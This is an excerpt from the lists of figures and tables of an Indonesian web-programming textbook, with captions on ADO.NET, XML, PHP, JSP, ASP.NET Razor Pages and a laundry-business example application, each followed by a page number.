Gambar 15.44 Memuat data dengan DataAdapter: setel `SelectCommand`, `Fill` DataTable `Person`, terima atau tolak, lalu buang. 1451
Gambar 15.45 Memuat skema dan data untuk dua tabel dengan satu perintah: `MissingSchemaAction.AddWithKey`, dan pemetaan tabel dari nama bawaan `Table`, `Table1` ke `Person`, `Contact`. 1452
Gambar 15.46 Menulis kembali perubahan: `Update` memakai perintah *update*, *insert*, dan *delete*, yang dapat dibuat CommandBuilder dari perintah *select*; sebuah konflik memunculkan `DBConcurrencyException`. 1452
Gambar 15.47 Buat *adapter* dengan sebuah `SELECT`, buat perintah pembaruan dengan CommandBuilder, panggil `Update` dan tangani konflik, misalnya dengan memuat ulang DataSet. 1453
Gambar 15.48 Dua peristiwa baris milik `OleDbDataAdapter`, tipe *delegate*-nya, dan kelas argumen peristiwa yang memuat baris, tipe pernyataan, dan status. 1453
Gambar 15.49 Mendefinisikan metode *handler* untuk kedua peristiwa dan menambahkannya ke sebuah DataAdapter. 1454
Gambar 15.50 DataSet dan XML: serialisasi, XML sebagai sumber data, XML Schema untuk skema, DataSet bertipe yang dibangkitkan dari skema, dan akses DOM. 1456
Gambar 15.51 *Overload* `WriteXml` dan `ReadXml`, serta enumerasi `XmlWriteMode` dan `XmlReadMode`. 1456
Gambar 15.52 Menulis DataSet ke berkas XML dan membacanya kembali. Berkas itu memuat dua elemen `Person` dan dua elemen `Contact`, dengan setiap kolom sebagai elemen tersendiri. 1457
Gambar 15.53 Membaca dan menulis XML Schema: `WriteXmlSchema`, `ReadXmlSchema`, `InferXmlSchema`, masing-masing dengan empat jenis tujuan atau sumber. 1457

Gambar 15.54 DataSet bertipe. `xsd.exe personcontact.xsd /dataset` membangkitkan `PersonContacts`, `PersonDataTable`, `ContactDataTable`, `PersonRow`, dan `ContactRow`, masing-masing turunan kelas umum yang menambahkan anggota bertipe. 1462
Gambar 15.55 Akses data pada DataSet konvensional (*string* dan *cast*) dan pada DataSet bertipe (properti yang diperiksa *compiler*). 1463
Gambar 15.56 `XmlDataDocument`: tampilan XML DOM atas sebuah DataSet yang dijaga selaras dengannya; perubahan yang dibuat melalui DataSet ditemukan melalui DOM dengan XPath. 1463
Gambar 15.57 ADO.NET 2.0: antarmuka yang diperluas dan fitur-fitur baru, banyak di antaranya hanya untuk SQL Server 2005. 1464
Gambar 15.58 Salin massal: definisikan sumber (sebuah *reader* atas `SELECT * FROM Customers`), definisikan koneksi tujuan, lalu salin semuanya dalam satu operasi ke `Copy_Customers`. 1464
Gambar 15.59 *Multiple Active Result Sets*: dua DataReader terbuka pada satu koneksi, yang kedua membaca pesanan setiap pelanggan selama yang pertama berada pada pelanggan itu. 1465
Gambar 15.60 Metode asinkron ADO.NET 2.0: pasangan `Begin`…/`End`… untuk *reader*, *non-query*, dan *XML reader*, dengan gaya I/O asinkron. 1465
Gambar 15.61 Menjalankan *stored procedure* yang lama secara asinkron: `BeginExecuteNonQuery` dengan *callback*, dan `EndExecuteNonQuery` di dalam *callback* ketika perintah selesai. 1466
Gambar 15.62 Pembaruan *batch*: `SqlDataAdapter` yang perintah-perintahnya yang belum ada dibangun oleh `SqlCommandBuilder`, dan `UpdateBatchSize = 50` agar lima puluh baris berangkat dalam setiap perjalanan. 1466
Gambar 15.63 Operasi `ExecutePageReader` yang diumumkan, untuk membaca satu halaman hasil. 1467
Gambar 15.64 ObjectSpaces: pemetaan objek–relasional yang didefinisikan dalam OPath, dengan kelas-kelas untuk ruang, sumber, kueri, himpunan, dan daftar yang dimuat belakangan. 1467
Gambar 15.65 Program ObjectSpaces: kelas `Customer` yang dipetakan, `ObjectSpace` yang dibangun dari `map.xml` dan sebuah koneksi, `ObjectQuery` dalam OPath, dan *reader* yang mengembalikan objek `Customer` alih-alih baris. 1468
Gambar 15.66 Direkatkan versus berparameter. Bila *string* direkatkan, teks pengunjung menjadi bagian pernyataan yang diurai server; bila pernyataan berparameter, teks dikirim terpisah dan hanya dapat dibandingkan, sebagai satu nilai. 1476
Gambar 15.67 Lapisan data Laundry: Razor Pages hanya mengenal `IBillRepository`, yang di belakangnya `DataSetBillRepository` menyimpan basis data di memori, `AdoBillRepository` menjangkau basis data sebenarnya melalui penyedia mana pun yang diberikan kepadanya, dan Entity Framework Core menjadi kemungkinan ketiga. Mana yang diterima halaman diputuskan sekali, di `Program.cs`. 1478
Gambar 15.68 Halaman nota yang disaring untuk gerai O01, sesudah POST pertama yang berhasil dalam sesi itu: B2954, Nabila Rahman, 5 kg cuci-kering-lipat, tagihan Rp 40.000, dibayar Rp 20.000, sisa Rp 20.000. 1486
Gambar 15.69 Formulir nota baru sesudah POST yang ditolak: dua sprei (*bed cover*) seharga Rp 70.000, pembayaran pertama Rp 80.000 melebihi tagihan, dan formulir ditampilkan lagi dengan kalimat dari *repository* serta masukan kasir yang tetap terjaga. 1486
Gambar 15.70 `MyADO2.aspx`: GridView dengan tiga *bound field* (ID, First Name, Last Name) dan sebuah tombol. Di bawah *markup*-nya, tampilan desain menggambar *grid* dengan sel pengganti "Databound", seperti yang dilakukan perancang Visual Studio. 1487
Gambar 15.71 `MyADO2.aspx` pada permintaan pertama: GridView belum punya sumber data dan tidak merender apa pun; hanya tombol yang terlihat. 1489
Gambar 15.72 Sesudah *postback* tombol: tiga orang diurutkan menurut nama belakang, kepala tabel biru muda, baris berselang kuning muda, dan baris yang ditemukan `Find("Beer")` berwarna kuning. 1489
Gambar 15.73 Razor Page `/Contacts` yang dilayani `LaundryWeb` di port 9501: baris, warna, dan baris sorotan yang sama dengan **Gambar 15.72**, tanpa *postback*, tanpa ViewState, dan tanpa GridView. 1490
Gambar 16.1 Satu permintaan melewati Laundry Counter: *middleware* menurut urutan penambahannya di `Program.cs`, halaman Razor, dan lapisan data. Panah bertitik adalah penolakan; kotak bergaris putus-putus adalah lapisan data yang memerlukan paket NuGet. 1515

Gambar 16.2 Model fisik sebagai `DataSet` ADO.NET: tujuh tabel dengan kunci dan ukurannya, serta sembilan relasi yang dinamai menurut *foreign key* skema SQL. Kaki gagak menandai ujung "banyak". 1517
Gambar 16.3 *Login* seorang kasir dan permintaan berikutnya. Panah putus-putus adalah *login* yang ditolak, yang memberi jawaban sama entah surel entah kata sandinya yang salah. 1530
Gambar 16.4 *Grid* pelanggan Laundry Counter ASP.NET, diurutkan menurut deposit, dari yang terbesar. Hanya pelanggan tanpa nota yang mempunyai tombol Delete. 1595
Gambar 16.5 *Grid* yang sama di layar seukuran ponsel: menunya turun ke baris berikut, dan *grid* bergulir di dalam kotaknya sendiri. 1596
Gambar 16.6 Halaman *login*. Pesan yang sama menjawab surel yang salah dan kata sandi yang salah. 1610
Gambar 16.7 Satu nota (fitur F7): pelanggan, layanan, rak, status beserta waktunya, dan besaran Persamaan (16.1) serta Persamaan (16.2). 1610
Gambar 16.8 Uang yang diterima pada September 2026 per hari dan per gerai, dengan ketiga halaman laporannya. Ketiga total halaman berjumlah sama dengan total bulan, Rp 12.088.000. 1626
Gambar 16.9 Laporan pendapatan, halaman 3 September 2026 (fitur F9). Dua baris *footer*, masing-masing menyatakan apa yang dijumlahkannya. 1628
Gambar 16.10 Formulir nota baru setelah pemeriksaan peramban dimatikan: *server* menolak kedua isian, masing-masing dengan pesannya sendiri. 1637
Gambar 16.11 Tempat tinggal *state* Laundry Counter. Apa yang ada di peramban dapat dibaca atau diubah pengunjung; apa yang ada di *server* tidak. 1638
Gambar 16.12 Dua kasir mengubah pelanggan yang sama. Menulis balik seluruh salinan menghilangkan perubahan Dewi; memeriksa nilai-nilai asli justru menolak penyimpanan Rizky. 1659
Gambar 16.13 Aplikasi Profitina Laundry yang lengkap: satu basis data, satu kumpulan dokumen, beberapa jalur. Kotak bergaris putus-putus adalah situs ASP.NET bab ini, yang membaca data yang sama sebagai CSV. 1665

Daftar Tabel

Tabel 1.1 Aplikasi internet dan aplikasi web dibandingkan. 5
Tabel 1.2 Nomor port yang dipakai buku ini, dan apa yang lazimnya mendengarkan di masing-masing. 7
Tabel 1.3 TCP dan UDP dibandingkan. Web memilih TCP karena halaman yang berlubang bukanlah halaman. 13
Tabel 1.4 Empat lapisan model TCP/IP. Setiap lapisan memakai lapisan di bawahnya dan tidak tahu apa-apa tentang lapisan di atasnya. 13
Tabel 1.5 Satu halaman, ditelusuri dari ketukan tombol sampai piksel. Langkah 3 sampai 17 terulang untuk setiap berkas terpisah yang diperlukan halaman. 15
Tabel 1.6 Tujuh bagian URL, dan bagian mana yang pernah dilihat peladen. 16
Tabel 1.7 Bagaimana URL relatif dilengkapi. Garis miring di depan adalah beda antara "dari puncak situs" dan "dari sini". 20
Tabel 1.8 Metode-metode HTTP. *Aman* berarti tidak mengubah apa pun di peladen; *idempoten* berarti melakukannya dua kali berakibat sama dengan melakukannya sekali. 22
Tabel 1.9 Lima kelas kode status HTTP. Digit pertama sudah menceritakan semuanya. 23
Tabel 1.10 Kode status yang akan Anda temui dalam buku ini, beserta situasi yang menghasilkannya. 23
Tabel 1.11 Header permintaan, dengan contoh masing-masing. 24
Tabel 1.12 Header respons, dengan contoh masing-masing. 24
Tabel 1.13 Versi-versi HTTP. *Pesan*-nya nyaris tidak berubah sejak 1997; *pengodeannya* sudah berubah dua kali. 28
Tabel 1.14 Cara peladen memilih `Content-Type` untuk berkas statis, dari tabel ekstensi. Salah ekstensi saja sudah cukup untuk merusak halaman. 31

Tabel 1.15 Halaman statis dan dinamis dibandingkan. Kebanyakan situs nyata adalah keduanya sekaligus. 33
Tabel 1.16 Apa yang dapat dilihat dan dilakukan kode sisi peladen dan kode sisi klien. Tiga baris terakhir adalah aturan keamanan, bukan pengetahuan remeh. 34
Tabel 1.17 Arsitektur web menurut jumlah tingkatan. Tiga adalah bentuk yang diandaikan kecuali dinyatakan lain. 40
Tabel 1.18 Garis keturunan markup, dengan sumbangan setiap anggotanya. 41
Tabel 1.19 Web 1.0 dan Web 2.0 dikontraskan, baris demi baris. 49
Tabel 1.20 Web 1.0, 2.0, dan 3.0 diringkas: merangkak, berjalan, berlari. 50
Tabel 1.21 Satu transaksi melintasi generasi: satu situs mengerjakan semuanya, lalu muncul para spesialis, lalu alat-alatnya menjadi personal. 50
Tabel 1.22 Memasang VS Code di setiap sistem operasi. 54
Tabel 1.23 Ekstensi VS Code yang dipakai dalam buku ini. 54
Tabel 1.24 Memasang PHP di setiap sistem operasi. 56
Tabel 1.25 Memasang JDK 25 di setiap sistem operasi. 57
Tabel 1.26 Memasang Python di setiap sistem operasi. 57
Tabel 1.27 Memasang .NET 10 SDK di setiap sistem operasi. 58
Tabel 1.28 Perintah-perintah pemeriksaan, apa yang seharusnya dicetak masing-masing, dan perbaikan yang lazim bila tidak. 59
Tabel 1.29 Seluruh perangkat untuk buku ini, beserta bab tempat setiap perangkat pertama kali diperlukan. 60
Tabel 1.30 Halaman yang sama dengan lima cara. Semuanya berbeda kecuali baris terakhir, dan baris terakhir itulah intinya. 80
Tabel 2.1 Atribut historis `<hr>`. Keempatnya usang, dan CSS menggantikannya. 98
Tabel 2.2 Tag format fisik. Tag ini menyebut sebuah tampilan. 99
Tabel 2.3 Tag format logis. Tag ini menyebut sebuah makna, dan tampilannya mengikuti. 100
Tabel 2.4 Alamat relatif. Dua titik berarti "folder di atasnya"; garis miring di depan berarti "mulai lagi dari akar situs". 105
Tabel 2.5 Atribut format tabel yang sudah usang. Masing-masing punya pengganti dalam CSS. 110
Tabel 2.6 Elemen semantis HTML5. Pakailah `<div>` hanya jika tidak ada baris di atas yang menggambarkan apa yang Anda punya. 113
Tabel 2.7 Praktik aksesibilitas yang tertanam di halaman-halaman Profitina Laundry. Setiap baris hanya berbiaya satu atribut atau satu aturan CSS. 114
Tabel 2.8 Setiap jenis `<input>`, kontrol yang dihasilkannya, dan yang diterima peladen. 117
Tabel 2.9 Atribut validasi. Peramban menerapkannya sebelum mengirim, dan menolak mengirim selama salah satunya gagal. 119
Tabel 2.10 Pengodean persen yang lazim. Tanda plus harfiah harus dikodekan sebagai `%2B`, karena `+` tanpa kode sudah berarti spasi. 124
Tabel 2.11 GET dibandingkan dengan POST. Baris terakhirlah yang menentukan. 126
Tabel 2.12 Selektor CSS yang akan Anda pakai. Spasi di antara dua selektor berarti "di dalam"; `>` berarti "langsung di dalam". 131
Tabel 2.13 Satuan panjang CSS. Utamakan `rem` untuk huruf dan jarak, `px` untuk bingkai, `%` dan `fr` untuk tata letak. 134
Tabel 2.14 Spesifisitas yang dihitung untuk selektor sungguhan. Hitung `id`, lalu kelas, atribut, dan *pseudo-class*, lalu nama elemen. 138
Tabel 2.15 Nilai-nilai `display`. `flex` dan `grid` mengubah perilaku anak-anak sebuah elemen, bukan elemen itu sendiri. 140
Tabel 2.16 Properti *flexbox*. Yang dipasang pada wadah mengatur susunannya; yang dipasang pada butir mengatur jatah butir itu. 141
Tabel 2.17 JavaScript dibandingkan dengan Java. Selain empat huruf pada namanya, keduanya nyaris tak punya kesamaan. 144
Tabel 2.18 Halaman publik bab ini dan padanannya di antarmuka yang sudah jadi. 157
Tabel 2.19 Tiga peladen bab ini. Masing-masing menyajikan halaman yang sama dan menjawab permintaan yang sama. 160

Tabel 2.20 Spesifisitas untuk Soal 2.8. 170
Tabel 3.1 Riwayat satu permintaan. Langkah 5 sampai 8 adalah bab ini; sisanya adalah Bab 1. 176
Tabel 3.2 Daftar lengkap nilai yang dianggap salah dalam PHP. Perhatikan `"0"`, yang salah, dibandingkan `"0.0"` dan `" "`, yang keduanya benar. 186
Tabel 3.3 Presedens operator dalam PHP 8, dari yang tertinggi. Operator kata `and`, `or`, dan `xor` berada *di bawah* penugasan; bentuk simbolnya berada di atasnya. 188
Tabel 3.4 Bentuk-bentuk percabangan, dan kapan masing-masing merupakan pilihan yang jujur. 192
Tabel 3.5 Perulangan pada **Gambar 3.12** ditelusuri dengan tangan. Pada 3, `continue` melompati `echo`; pada 7, `break` meninggalkan perulangan, sehingga 8, 9, dan 10 tidak pernah terjadi. 194
Tabel 3.6 Membangun kedua *array* asosiatif pada **Gambar 3.19** dengan tangan. Kolom terakhir adalah urutan yang nanti dikunjungi `foreach`. 204
Tabel 3.7 Keluarga fungsi pengurutan. Huruf sebelum `sort` menceritakan semuanya: `a` untuk asosiatif (kunci dipertahankan), `k` untuk kunci, `r` untuk terbalik, `u` untuk buatan pengguna. 209
Tabel 3.8 Fungsi-fungsi *array* yang dipakai kode Laundry bab ini. Untuk kunci bernilai `null`, `array_key_exists()` menjawab benar dan `isset()` menjawab salah. 210
Tabel 3.9 Fungsi-fungsi *string* yang dipakai buku ini. `strpos()` yang mengembalikan `false` alih-alih `-1` ketika yang dicari tidak ada adalah sumber sebuah bug klasik. 211
Tabel 3.10 Gagasan-gagasan Subbab 3.5 sampai 3.14 dalam ketiga bahasa. 212
Tabel 3.11 Keempat pernyataan penyertaan. Pakailah `require_once` untuk apa pun yang tanpanya program tidak dapat berjalan, yaitu hampir semuanya. 217
Tabel 3.12 Daftar *superglobal* dan tempat masing-masing dipakai dalam bab ini. 221
Tabel 3.13 GET dibandingkan dengan POST. Pertanyaan penentunya bukan "apakah ini rahasia" melainkan "apakah mengirimnya dua kali melakukan sesuatu dua kali". 230
Tabel 3.14 Satu aturan *escaping* untuk setiap tujuan. Aturan yang salah sama dengan tanpa aturan: `htmlspecialchars()` sama sekali tidak melindungi kueri SQL. 252
Tabel 3.15 *Cookie* dibandingkan dengan sesi. Sesi dibangun di atas *cookie*, tetapi hanya id-nya yang berpindah. 254
Tabel 3.16 Tiga format *hash* kata sandi dalam bab ini. Masing-masing membawa algoritma, biaya, dan *salt*-nya di dalam *string*. 274
Tabel 3.17 Kode-kode galat unggahan. Uji `error` lebih dulu; kunci lainnya tidak berarti apa-apa jika nilainya bukan `UPLOAD_ERR_OK`. 275
Tabel 3.18 Gagasan bab ini dalam tiga tumpukan teknologi. Pelajari barisnya, maka kolom tempat Anda kebetulan berada tidak lagi penting. 279
Tabel 4.1 Kesebelas soal dalam bab ini dan alat dari Bab 1 sampai Bab 3 yang paling banyak dilatih oleh masing-masing soal. 291
Tabel 4.2 Susunan folder kode bab ini; setiap jalur memiliki foldernya sendiri dan setiap server mendengarkan di portanya sendiri. 294
Tabel 4.3 Empat cara memberi kelima halaman alamat bersih. Susunan direktori tidak memerlukan konfigurasi dan bekerja di mana pun, sebab itu situs dibangun di atasnya; tiga cara lainnya menghilangkan pengalihan bila host mengizinkan. 312
Tabel 4.4 Permintaan Soal 4.5 yang dikerjakan dengan tangan, beserta status dan badan yang harus diterima masing-masing. 329
Tabel 4.5 Keempat kode status pada cek status, maknanya dalam RFC 9110, dan mengapa masing-masing tepat di sini. 329
Tabel 4.6 GET dan POST dibandingkan pada sifat-sifat yang menentukan metode mana yang harus dipakai formulir. 337
Tabel 4.7 Baris-baris pertama data layanan yang dipakai untuk daftar harga; kedua belas barisnya ada di listing di bawah. 345
Tabel 4.8 Kelima aturan yang menetapkan warna teks di `prices.css`, dengan spesifisitas (a, b, c) setiap selektornya. 356
Tabel 4.9 Kasus formulir penitipan yang dikerjakan dengan tangan: dua kiriman yang harus diterima dan dua yang harus ditolak, beserta pesan yang diharapkan. 382
Tabel 4.10 Kesebelas soal dalam bab ini, gagasan rancangan yang diajarkan masing-masing, dan jebakan yang diperlihatkan penyelesaian kelirunya. 394

Tabel 5.1 Tiga program, tugas masing-masing, port yang didengarkan, dan berkas yang mengaturnya. Hampir setiap masalah pemasangan selesai dengan menyunting salah satu dari tiga berkas di kolom terakhir. 401
Tabel 5.2 *Document root* mengubah sebuah folder menjadi situs web: jalur setelah nama host adalah jalur di dalam folder, dan tidak ada apa pun di luar folder itu yang punya alamat. 404
Tabel 5.3 Empat masalah klasik cookie. Yang kedua adalah masalah yang berujung menjadi insiden keamanan. 411
Tabel 5.4 Tujuh tabel dalam kata-kata. Data contohnya mencakup satu tahun usaha itu, Oktober 2025 sampai September 2026. 416
Tabel 5.5 Perintah dasar MySQL, dikelompokkan menurut tugasnya. Kelompok pertama dijalankan sekali, ketika sistem dibangun; kelompok kedua dan ketiga ribuan kali sehari. 419
Tabel 5.6 Tipe MySQL yang dipakai binatu ini. Memilih tipe tersempit yang dapat menampung setiap nilai sah adalah dokumentasi yang ditegakkan basis data. 419
Tabel 5.7 Batasan dalam skema binatu ini. Masing-masing adalah aturan yang jika tidak ada harus Anda tegakkan di setiap program yang menulis ke tabel itu, dan suatu saat pasti terlupa di salah satunya. 420
Tabel 5.8 Operator perbandingan `WHERE`. Dua di antaranya berbeda dari PHP: kesamaan ditulis satu `=`, bukan dua, dan `NULL` diuji dengan `IS`, tidak pernah dengan `=`. 431
Tabel 5.9 Enam kali menjalankan cerita CRUD yang sama, dalam tiga bahasa pada dua mesin basis data. Aturannya tinggal di skema dan di satu lapisan data kecil per bahasa; selebihnya bertanya kepada basis data. 498
Tabel 6.1 Lima anggapan tentang XML, masing-masing diluruskan. XML bukan satu pun dari hal-hal itu, tetapi dapat diubah menjadi, dipakai dari, dikirim lewat, atau disimpan di semuanya. 512
Tabel 6.2 Lima referensi entitas bawaan dari **Gambar 6.11**, sebagai tabel untuk disalin. 520
Tabel 6.3 Jenis-jenis simpul yang dijumpai dalam praktik. Tiga yang pertama sudah diduga orang; sisanya tempat kejutan bersarang. 524
Tabel 6.4 Sejarah singkat XML. Sintaksisnya tidak berubah selama lebih dari seperempat abad. 531
Tabel 6.5 Empat penanda kemunculan dalam DTD. Keempatnya adalah seluruh cara menghitung dalam bahasa DTD. 533
Tabel 6.6 Penanda kemunculan **Tabel 6.5** dalam XML Schema. Baris terakhir tidak memiliki padanan dalam DTD. 536
Tabel 6.7 *Facet* XML Schema yang dipakai di bab ini. 537
Tabel 6.8 Tiga strategi membaca. Baris pertama menjadi sebab semua baris lainnya. 550
Tabel 6.9 Sintaksis XPath 1.0 yang dipakai di bab ini; cukup untuk sebagian besar pekerjaan nyata. 551
Tabel 6.10 Perintah XSLT 1.0 yang dipakai dalam `day-sheet.xsl`. 556
Tabel 6.11 Enam tipe JSON. Tidak ada komentar, atribut, tanggal, maupun *namespace*. 583
Tabel 6.12 XML lawan JSON. Baris-baris atas menjelaskan mengapa XML bertahan di tempat ia bertahan; baris terakhir menjelaskan mengapa JSON merebut web. 590
Tabel 7.1 Perbandingan *servlet* dan JSP. Baris ketiga yang perlu diingat: halaman JSP tidak menggantikan *servlet*, melainkan *menjadi servlet*. Baris terakhir adalah alasan aplikasi nyata memakai keduanya. 613
Tabel 7.2 Versi Tomcat dan spesifikasi yang diimplementasikannya. Kode bab ini ditulis untuk Jakarta Servlet 6.0 dan Pages 3.1, sehingga berjalan di Tomcat 10.1 dan di Tomcat 11, yang menerima semua yang diterima 10.1. 614
Tabel 7.3 Riwayat satu permintaan JSP. Langkah 7 dan 8 terjadi sekali sepanjang hidup halaman; langkah lainnya terjadi pada setiap permintaan. 627
Tabel 7.4 Atribut direktif `page`. Enam yang pertama muncul di halaman-halaman bab ini; sisanya dicantumkan agar Anda dapat membaca halaman buatan orang lain. 637
Tabel 7.5 Tiga elemen *scripting* dan komentar JSP. Deklarasi tidak berada di dalam metode, dan itulah sebabnya perilakunya sangat berbeda dari dua lainnya. 638
Tabel 7.6 Sembilan objek implisit. Tujuh yang pertama ada di setiap halaman; `page` adalah `this`; `exception` hanya ada di halaman galat. 643
Tabel 7.7 Empat *scope*. Membaca kolom "sampai" dari atas ke bawah sama dengan membaca empat jawaban atas pertanyaan "berapa lama ini harus hidup?" 645

Tabel 7.8 Objek implisit EL. Baris terakhir adalah jalan keluarnya: `${pageContext.request.contextPath}` menjangkau metode Servlet API yang tidak memiliki ejaan lebih pendek. 653
Tabel 7.9 Tag inti JSTL. Pustaka lainnya adalah `fmt` untuk bilangan, tanggal, dan pesan, `fn` untuk fungsi string seperti `fn:length` dan `fn:substring`, serta `sql`, yang sebaiknya tidak Anda pakai. 654
Tabel 7.10 Dua mekanisme penyertaan. Empat baris terakhir menentukan mana yang dipakai. 681
Tabel 7.11 Satu aplikasi, tiga tumpukan teknologi. Hanya namanya yang berubah; tugasnya sama. 690
Tabel 7.12 PHP dan *servlet*/JSP berdampingan. Dua baris terakhir adalah satu-satunya perbedaan hakiki; semua di atasnya hanyalah kosakata. 693
Tabel 8.1 Folder-folder kode bab ini. Setiap program menyebutkan, pada komentar pertamanya, perintah untuk menjalankannya. 702
Tabel 8.2 Sembilan fitur Laundry Desk di luar registrasi, *login*, dan *logout*. Setiap huruf CRUD muncul, dan setiap fitur adalah URL yang dapat dipanggil oleh uji. 726
Tabel 8.3 Setiap bagian penyelesaian PHP dan padanannya di Laravel. Gagasannya sama; Laravel menyediakannya siap pakai. 752
Tabel 8.4 Bagian-bagian laporan proyek. Bagian 4 dan 5 tidak memerlukan kode, dan di situlah pembaca mengetahui apakah tim memahami apa yang dibangunnya. 759
Tabel 8.5 Empat tempat menyimpan nilai dalam *servlet*. Hanya sesi yang pribadi bagi satu pengunjung. 804
Tabel 8.6 Kedua belas soal bab ini: apa yang dilatih masing-masing dan kasus yang keliru pada penyelesaian yang menggoda. 809
Tabel 9.1 Teknologi RIA utama sebelum HTML5 dan nasibnya. Setiap teknologi yang membutuhkan *plugin* di dalam peramban kini telah hilang dari sana. 819
Tabel 9.2 Kontrak JSON status nota langsung, memperluas `GET /api/status` dari API Laundry (`App/docs/api.md`) dengan `quantity` dan `history`. Tidak ada nama, alamat, maupun surel pelanggan. 832
Tabel 9.3 Tiga cara itu dibandingkan. Kolom tengah adalah pilihan bawaan yang masuk akal untuk kebanyakan aplikasi bisnis, termasuk Profitina Laundry. 833
Tabel 9.4 Dunia pengembangan web tempat ASP.NET lahir. Bab 2 telah mengenalkan CGI; ASP klasik adalah padanan Microsoft bagi PHP di Bab 3. 833
Tabel 9.5 ASP.NET di atas .NET Framework dalam tiga langkah besar. *Master page*, *membership*, AJAX, *routing*, dan *encoding* bawaan muncul kembali dalam bentuk modern di bab ini. 835
Tabel 9.6 Versi-versi .NET yang mungkin dijumpai pembaca pada 2026, sebagaimana didaftar Microsoft pada September 2026 [9], [10]. Pekerjaan baru sebaiknya dimulai di .NET 10; .NET Framework tetap hidup di dalam Windows untuk aplikasi Web Forms. 837
Tabel 9.7 Keluarga ASP.NET. Anggota-anggota modernnya dapat hidup bersama dalam satu aplikasi. 837
Tabel 9.8 Memasang .NET 10 SDK. Di setiap sistem hasilnya adalah satu perintah, `dotnet`. 838
Tabel 9.9 Bagian-bagian proyek Razor Pages. Folder `Pages` adalah peta situs: jalur sebuah berkas di bawah `Pages` adalah alamatnya. 840
Tabel 9.10 Razor berdampingan dengan PHP dan JSP. Di Razor, bentuk yang pendek adalah bentuk yang aman. 845
Tabel 9.11 Bagaimana sebuah permintaan menemukan *handler*-nya: `On`, metode HTTP, nama opsional yang diberikan melalui `?handler=`, dan akhiran opsional `Async`. Parameter diisi dari *query string*, formulir, atau rute menurut namanya. 847
Tabel 9.12 Sintaks halaman Web Forms dan penggantinya di Razor Pages, unsur demi unsur. 854
Tabel 9.13 Objek-objek yang diwarisi setiap halaman Web Forms, dan ke mana perginya masing-masing: di ASP.NET Core semuanya menjadi layanan dan *property* `HttpContext`. 855
Tabel 9.14 Enam kontrol validasi dan padanannya di Razor Pages. Bab 14 membahas validasi secara mendalam. 858
Tabel 9.15 Setiap gagasan Web Forms dalam bab ini dalam bentuk yang menggantikannya. Kolom kanan adalah apa yang dibangun dan dijalankan buku ini. 862
Tabel 9.16 Dari bertanya ke diberi tahu. Keempatnya tersedia bagi setiap jalur di bab ini. 888
Tabel 9.17 Status nota langsung dalam empat bahasa. Kosakatanya berbeda; tugas-tugasnya — merutekan, mencari, memberi versi, membandingkan, menjawab — sama di setiap kolom. 897

Tabel 10.1 Kumpulan fitur yang lengkap, sama di setiap versi. Sebuah "*redirect*" adalah respons 302 atau 303 dengan *header* `Location`; yang mana dari keduanya yang dikirim setiap sistem justru menjadi salah satu temuan bab ini. 906
Tabel 10.2 Lima bangunan dalam bab ini. Kedua bangunan Java berbagi satu paket kelas model, basis data, dan aturan; yang lain berdiri sendiri. 907
Tabel 10.3 Pengujian penerimaan di pembangunan buku ini, masing-masing dijalankan terhadap salinan baru basis data dengan jam dibekukan pada 2026-09-30 21:00:00. 979
Tabel 10.4 Apa yang benar-benar dikirim setiap bangunan, sebagaimana tercatat di pembangunan buku ini. Setiap *cookie* bersifat `HttpOnly` dengan `SameSite=Lax`; ASP.NET Core juga memasang *cookie antiforgery* dengan `SameSite=Strict`. 980
Tabel 10.5 Cara setiap bangunan mengubah alamat menjadi kode. Tiga dari lima menaruh *route* di samping kode yang dijalankannya; dua menyimpan semua *route* di satu tempat. 981
Tabel 10.6 Templat di kelima bangunan. Kolom terakhir adalah yang perlu dicari ketika meninjau kode untuk *cross-site scripting*. 981
Tabel 10.7 Keempat sistem dalam bab ini, dibandingkan pada dimensi-dimensi yang dilalui bangunan-bangunannya. 982
Tabel 10.8 Titik awal untuk memilih. Setiap baris mengandaikan tim yang menguasai bahasanya; bila andaian itu tidak terpenuhi, hal itu mengalahkan semua hal lain di tabel. 988
Tabel 11.1 Empat tempat isi halaman dapat ditentukan. Bab ini membahas baris kedua dan formulir yang mengisinya. 1002
Tabel 11.2 Atribut-atribut `<form>`. Sebuah tombol kirim dapat menimpa empat di antaranya untuk dirinya sendiri dengan `formaction`, `formmethod`, `formenctype`, dan `formnovalidate`. 1007
Tabel 11.3 Kontrol mana yang dikirim peramban. Dua baris yang paling sering menimbulkan kutu adalah checkbox — yang tidak dicentang *tidak mengirim apa pun* — dan tombol kirim — hanya yang ditekan yang dikirim. 1008
Tabel 11.4 GET dan POST dibandingkan. Pegangannya: bila menekan tombol dua kali akan menimbulkan masalah, tombol itu harus POST. 1009
Tabel 11.5 Jenis-jenis masukan dan apa yang dikirim masing-masing. Format tampilan dapat mengikuti lokal pembaca — tanggal tampil sebagai 10/02/2026 — tetapi nilai yang dikirim tidak pernah demikian. 1014
Tabel 11.6 Tiga pengodean formulir. Formulir dengan masukan berkas dan `enctype` bawaan hanya mengirim nama berkas, tanpa peringatan apa pun. 1018
Tabel 11.7 *Event* halaman dan kontrol. `Load` adalah yang ditangani hampir setiap halaman, sebagai `Page_Load`. 1030
Tabel 11.8 *Event* kontrol yang umum dan atribut yang menghubungkan *handler* dengan masing-masing. 1032
Tabel 11.9 *Event* bawaan setiap kontrol. 1033
Tabel 11.10 Gagasan Web Forms dan padanannya di Razor Pages. Perubahan terbesar ada di baris kedelapan: tidak ada yang disimpan di kolom tersembunyi kecuali Anda sendiri yang menaruhnya di sana. 1034
Tabel 11.11 Apa saja yang dapat salah pada unggahan, dan apa yang dilakukan kode Laundry. Memeriksa byte pertama bukanlah pemindaian *malware*; pemeriksaan itu hanya memastikan berkasnya memang jenis berkas yang diakuinya. 1085
Tabel 11.12 Formulir yang sama dalam empat teknologi. Baris-barisnya adalah tugas yang harus dikerjakan setiap server penangan formulir; kolom-kolomnya memperlihatkan siapa yang mengerjakan setiap tugas — *framework*, atau Anda. 1087
Tabel 12.1 Perkakas dari Bab 7 dan Bab 9 sampai 11, serta soal-soal bab ini yang memakainya. 1095
Tabel 12.2 Folder-folder kode bab ini. Setiap program menyebutkan, pada komentar pertamanya, perintah untuk menjalankannya. 1098
Tabel 12.3 Delapan fitur Laundry Back Office. Semuanya untuk pemilik yang sudah *login*, dan setiap perubahan adalah POST. 1104
Tabel 12.4 Bagian-bagian laporan dan asal masing-masing. 1148
Tabel 12.5 Setiap bagian halaman Web Forms dan padanannya di Razor Pages. 1157
Tabel 12.6 Kesebelas soal bab ini, apa yang dilatih masing-masing, dan kasus yang digagalkan penyelesaian menggodanya. 1211

